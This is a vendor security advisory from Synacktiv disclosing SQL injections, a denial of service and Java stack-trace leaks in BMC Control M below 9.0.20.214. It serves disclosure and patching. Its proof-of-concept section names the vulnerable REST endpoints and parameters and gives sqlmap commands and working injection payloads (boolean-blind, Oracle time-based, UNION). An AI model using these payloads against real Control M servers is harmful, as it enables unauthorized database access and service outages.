SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in BMC Control M < 9.0.20.214

Security advisory

2023-02-10

Guillaume Jacques

Vulnerabilities description

About BMC Control M

Control-M simplifies the orchestration of application and data workflows on premises or as a service. This solution facilitates the construction, definition, scheduling, management and monitoring of workflows, ensuring visibility and reliability, while improving service level agreements (SLAs).

The issues

Synacktiv discovered three vulnerabilities accessible to authenticated users:

- Multiple SQL injections
- Denial of service
- Multiple Java exception information leaks

Affected versions

Versions below 9.0.20.214 are affected.

Timeline

Date	Action
2022-05-04	Advisory sent to BMC
2022-11-23	Issue fixed in version 9.0.20.214
2023-02-10	Public release

Technical description and proof-of-concept

SQL Injections

The application executes SQL queries containing user-controlled data without proper server-side validation.

This allows an attacker to send crafted data to the application and modify the original SQL query's behavior. The following functionalities are affected:

- Monitoring

When an order is confirmed, a request is performed:

```
POST /ControlM/rest/orderjob/orderSingleEntity HTTP/1.1
Host: hostname
Authorization: Bearer [...] username
[...]


{"allowDup":"false","forceIt":"true","waitODate":false,"orderWithHold":false,"uniqueFlow":f
alse,"orderDate":"ODAT","annotationDetails":
{"subject":"","description":""},"groupId":"","groupRba":"","orderWithRetry":false,"inDataba
se":false,"jobId":6,"autoEdits":
[],"memname":"X","tableName":"USE455","library":"","ctmName":"X","additionalParams":[]}
```

The parameter *memname* is vulnerable. This can be confirmed with the tool *sqlmap*:

```
$ sqlmap -r req.txt --random-agent
[...]
---
Parameter: JSON memname ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload:
{"allowDup":"false","forceIt":"true","waitODate":false,"orderWithHold":false,"uniqueFlow":f
alse,"orderDate":"ODAT","annotationDetails":
{"subject":"","description":""},"groupId":"","groupRba":"","orderWithRetry":false,"inDataba
se":false,"jobId":6,"autoEdits":[],"memname":"X' AND 9561=9561--
ePKb","tableName":"USE455","library":"","ctmName":"X","additionalParams":[]}
---
```

- Tools / Calendar:

By accessing to this functionality, the following request is performed:

```
GET /ControlM/rest/calendars?
status=*&dataCenters=*&calName=*&getOnlyHeaders=false&numberOfCalnedarsLimit=10000 HTTP/1.1
Host: hostname
Authorization: Bearer [...] username
[...]
```

The *status, dataCenters* and *calName* parameters are vulnerable. This can be confirmed with the tool *sqlmap*:

```
$ head -n 1 req.txt
GET /ControlM/rest/calendars?
status=Integrate&dataCenters=X&calName=CAL_2016&getOnlyHeaders=false&numberOfCalnedarsLimit
=1 HTTP/1.1

$ sqlmap -r req.txt --random-agent --tamper=space2comment
[...]
---
Parameter: dataCenters (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: status=Integrate&dataCenters=X' AND 3847=3847 AND
'Tmbn'='Tmbn&calName=CAL_2016&getOnlyHeaders=false&numberOfCalnedarsLimit=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 17 columns
    Payload: status=Integrate&dataCenters=X' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHR(113)||CHR(120)||CHR(106)||CHR(107)||
CHR(113)||CHR(78)||CHR(84)||CHR(89)||CHR(77)||CHR(78)||CHR(71)||CHR(86)||CHR(81)||
CHR(122)||CHR(97)||CHR(68)||CHR(99)||CHR(82)||CHR(105)||CHR(90)||CHR(70)||CHR(122)||
CHR(107)||CHR(83)||CHR(69)||CHR(103)||CHR(108)||CHR(112)||CHR(70)||CHR(117)||CHR(85)||
CHR(70)||CHR(114)||CHR(68)||CHR(80)||CHR(118)||CHR(116)||CHR(113)||CHR(90)||CHR(105)||
CHR(97)||CHR(66)||CHR(68)||CHR(113)||CHR(104)||CHR(113)||CHR(113)||CHR(120)||CHR(118)||
CHR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM DUAL--
sOdk&calName=CAL_2016&getOnlyHeaders=false&numberOfCalnedarsLimit=1

Parameter: calName (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: status=Integrate&dataCenters=X&calName=CAL_2016' AND 9978=9978 AND
'wtZn'='wtZn&getOnlyHeaders=false&numberOfCalnedarsLimit=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 17 columns
    Payload: status=Integrate&dataCenters=X&calName=CAL_2016' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHR(113)||CHR(120)||CHR(106)||CHR(107)||
CHR(113)||CHR(83)||CHR(116)||CHR(75)||CHR(115)||CHR(79)||CHR(110)||CHR(72)||CHR(116)||
CHR(89)||CHR(107)||CHR(68)||CHR(67)||CHR(77)||CHR(71)||CHR(79)||CHR(110)||CHR(101)||
CHR(107)||CHR(107)||CHR(74)||CHR(119)||CHR(88)||CHR(116)||CHR(120)||CHR(90)||CHR(73)||
CHR(119)||CHR(75)||CHR(79)||CHR(85)||CHR(79)||CHR(79)||CHR(109)||CHR(70)||CHR(70)||
CHR(67)||CHR(99)||CHR(111)||CHR(77)||CHR(67)||CHR(113)||CHR(113)||CHR(120)||CHR(118)||
CHR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM DUAL--
tepY&getOnlyHeaders=false&numberOfCalnedarsLimit=1

Parameter: status (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: status=Integrate' AND 2613=2613 AND
'VBHf'='VBHf&dataCenters=X&calName=CAL_2016&getOnlyHeaders=false&numberOfCalnedarsLimit=1
---
```

- Tools / Control Resources

By accessing to this functionality, the following request is performed:

```
GET /ControlM/rest/ControlResource/getUsageForControlResource?
dataCenter=X&controlResourceName=X&numberOfResourceDefintionLimit=100 HTTP/1.1
Host: hostname
Authorization: Bearer [...] username
[...]
```

The *controlResourceName* parameter is vulnerable. This can be confirmed with the tool *sqlmap*:

```
$ sqlmap -r req.txt --random-agent
[...]
---
Parameter: controlResourceName (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: https://hostname:443/ControlM/rest/ControlResource/getUsageForControlResource?
dataCenter=X&controlResourceName=X' AND 2034=2034 AND
'VcnJ'='VcnJ&numberOfResourceDefintionLimit=100

Type: time-based blind
Title: Oracle AND time-based blind (heavy query)
Payload: https://hostname:443/ControlM/rest/ControlResource/getUsageForControlResource?
dataCenter=X&controlResourceName=X' AND 5933=(SELECT COUNT(*) FROM ALL_USERS T1,ALL_USERS
T2,ALL_USERS T3,ALL_USERS T4,ALL_USERS T5) AND
'yDSx'='yDSx&numberOfResourceDefintionLimit=100

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: https://hostname:443/ControlM/rest/ControlResource/getUsageForControlResource?
dataCenter=X&controlResourceName=X' UNION ALL SELECT NULL,CHR(113)||CHR(106)||CHR(120)||
CHR(122)||CHR(113)||CHR(78)||CHR(86)||CHR(119)||CHR(111)||CHR(76)||CHR(71)||CHR(118)||
CHR(69)||CHR(116)||CHR(68)||CHR(77)||CHR(88)||CHR(108)||CHR(77)||CHR(109)||CHR(86)||
CHR(113)||CHR(67)||CHR(118)||CHR(114)||CHR(117)||CHR(77)||CHR(67)||CHR(120)||CHR(115)||
CHR(120)||CHR(70)||CHR(120)||CHR(112)||CHR(109)||CHR(105)||CHR(68)||CHR(100)||CHR(107)||
CHR(120)||CHR(72)||CHR(72)||CHR(118)||CHR(84)||CHR(79)||CHR(113)||CHR(118)||CHR(98)||
CHR(112)||CHR(113),NULL,NULL,NULL,NULL FROM DUAL-- KEoS&numberOfResourceDefintionLimit=100
---
```

- Tools / Quantitative Resources

By saving modification done on a resource, the following request is performed:

```
PUT /ControlM/rest/QuantitativeResource HTTP/1.1
Host: hostname
Authorization: Bearer [...] ciso1
[...]

{"resourceDefinitions":
[{"resourceName":"X","quantityDefined":999,"controlM":"X"}],"updateRequestDiff":-
1,"annotationDetails":null}
```

The parameter *resourceName* is vulnerable. This can be confirmed with the tool *sqlmap*:

```
$ sqlmap -r req.txt --random-agent
[...]
---
Parameter: JSON resourceName (PUT)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: {"resourceDefinitions":[{"resourceName":"-4444' OR 2734=2734--
nxTt","quantityDefined":999,"controlM":"X"}],"updateRequestDiff":-
1,"annotationDetails":null}
---
```

- Tools / Reports

By accessing to a report and refreshing the preview:



Illustration 1: Report refresh preview.

The following request is performed:

```
POST /RF-Server/generation/reportPreview HTTP/1.1
Host: hostname
User-Id: [...]
[...]

[...]
  "userFilters": [
    {
      "columnId": "APPLICATION*",
      "operator": "NotEqual",
      "value": "test",
      "guid": "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx"
    }
  ],
  "userColumns": [...]
```

The parameter *columnId* of the key *userFilters* is vulnerable. This can be confirmed with the tool *sqlmap*:

```
$ sqlmap -r req.txt --random-agent
[...]
---
Parameter: JSON columnId ((custom) POST)
Type: time-based blind
Title: Oracle time-based blind - Parameter replace (heavy queries)
Payload: {[...]"userFilters":[{"columnId":"(SELECT (CASE WHEN (5527=5527) THEN (SELECT
COUNT(*) FROM ALL_USERS T1,ALL_USERS T2,ALL_USERS T3,ALL_USERS T4,ALL_USERS T5) ELSE 5527
END) FROM DUAL)","operator":"NotEqual","value":"test","guid":"xxxxxxxxx-xxxx-xxxx-xxxx-
xxxxxxxxxxxx "}],"userColumns":[{"columnId":"APPLICATION"},{"columnId":"GROUP_NAME"},
{"columnId":"JOB_NAME"},{"columnId":"MEMNAME"}],"userGeneralConfigurations":
{"allowedFormats":
["PDF","CSV","EXCEL"],"isPreviewAllowed":true}},"fieldMapper":null,"dateTimeSettings":null}
---
```

Denial of service

The application or a feature of the application no longer works due to an unexpected request. For instance, accessing to *Tools / Control Resource* produces the following GET request:

```
https://hostname/ControlM/rest/ControlResource/getUsageForControlResource?
dataCenter=X&controlResourceName=X&numberOfResourceDefintionLimit=100
```

Adding a quote (') to the parameter *dataCenter* generates an error:

```
HTTP/1.1 500
Date: Wed, 20 Apr 2022 10:04:36 GMT
[...]

{"error":"Error in /rest/ControlResource/getUsageForControlResource: HTTP Response code:
503",[...]
```

The GUI server is then unavailable:

```
$ curl -ksi "https://hostname/ControlM/"
HTTP/1.1 200
Date: Wed, 20 Apr 2022 10:04:12 GMT
[...]

Problem reaching GUI server.<br/><br/>Please contact your Control-M Administrator
```

Java exceptions information leak

Malformed requests trigger uncaught exception in the web application which will return an execution stack trace to the remote user. For instance, accessing to *Tools / Calendars* produces the following GET request:

```
https://hostname/ControlM/rest/calendars?
status=*&dataCenters=*&calName=*&getOnlyHeaders=false&numberOfCalnedarsLimit=1
```

Modifying the parameter *dataCenters* value with a quote (') generates a Java exception:

```
GET /ControlM/rest/calendars?
status=*&dataCenters='&calName=*&getOnlyHeaders=false&numberOfCalnedarsLimit=1 HTTP/1.1
Host: hostname
Cookie: key=value; key=value; JSESSIONID=C*****************************8; key=value
Authorization: Bearer [...] username
[...]


HTTP/1.1 500
Date: Tue, 19 Apr 2022 13:25:13 GMT
[...]

{
 "error": "Calling /rest/calendars failed and returned com.bmc.ctmem.api.WebImplException:
WebImpl method IDL_GetCalendarsBySelection return an error code: 0",
 "code": "WebImplFailedRetCode",
 "needRelogin": false,
 "severity": "ERROR",
 "technicalInfo": "com.bmc.ctmem.api.WebImplException: WebImpl method
IDL_GetCalendarsBySelection return an error code: 0 [Exception type:
com.bmc.ctmem.api.WebImplException]",
 "retCode": 0,
 "callStack": [
   "com.bmc.ctmem.api.RestUtils.checkForException(RestUtils.java:185)",

"com.bmc.ctmem.api.controllers.CalendarsController.getCalendarsInfo(CalendarsController.jav
a:80)",
   "io.swagger.api.CalendarsApi.getCalendarsInfo(CalendarsApi.java:217)",
   "sun.reflect.GeneratedMethodAccessor261.invoke(Unknown Source)",
   "sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)",
   "java.lang.reflect.Method.invoke(Method.java:498)",

"org.glassfish.jersey.server.model.internal.ResourceMethodInvocationHandlerFactory.lambda$s
tatic$0(ResourceMethodInvocationHandlerFactory.java:76)",

"org.glassfish.jersey.server.model.internal.AbstractJavaResourceMethodDispatcher$1.run(Abst
ractJavaResourceMethodDispatcher.java:148)",
   [...]
```

Java exceptions can be triggered at many place in the application. A global review of the exceptions should be perform in order to ensure a full coverage.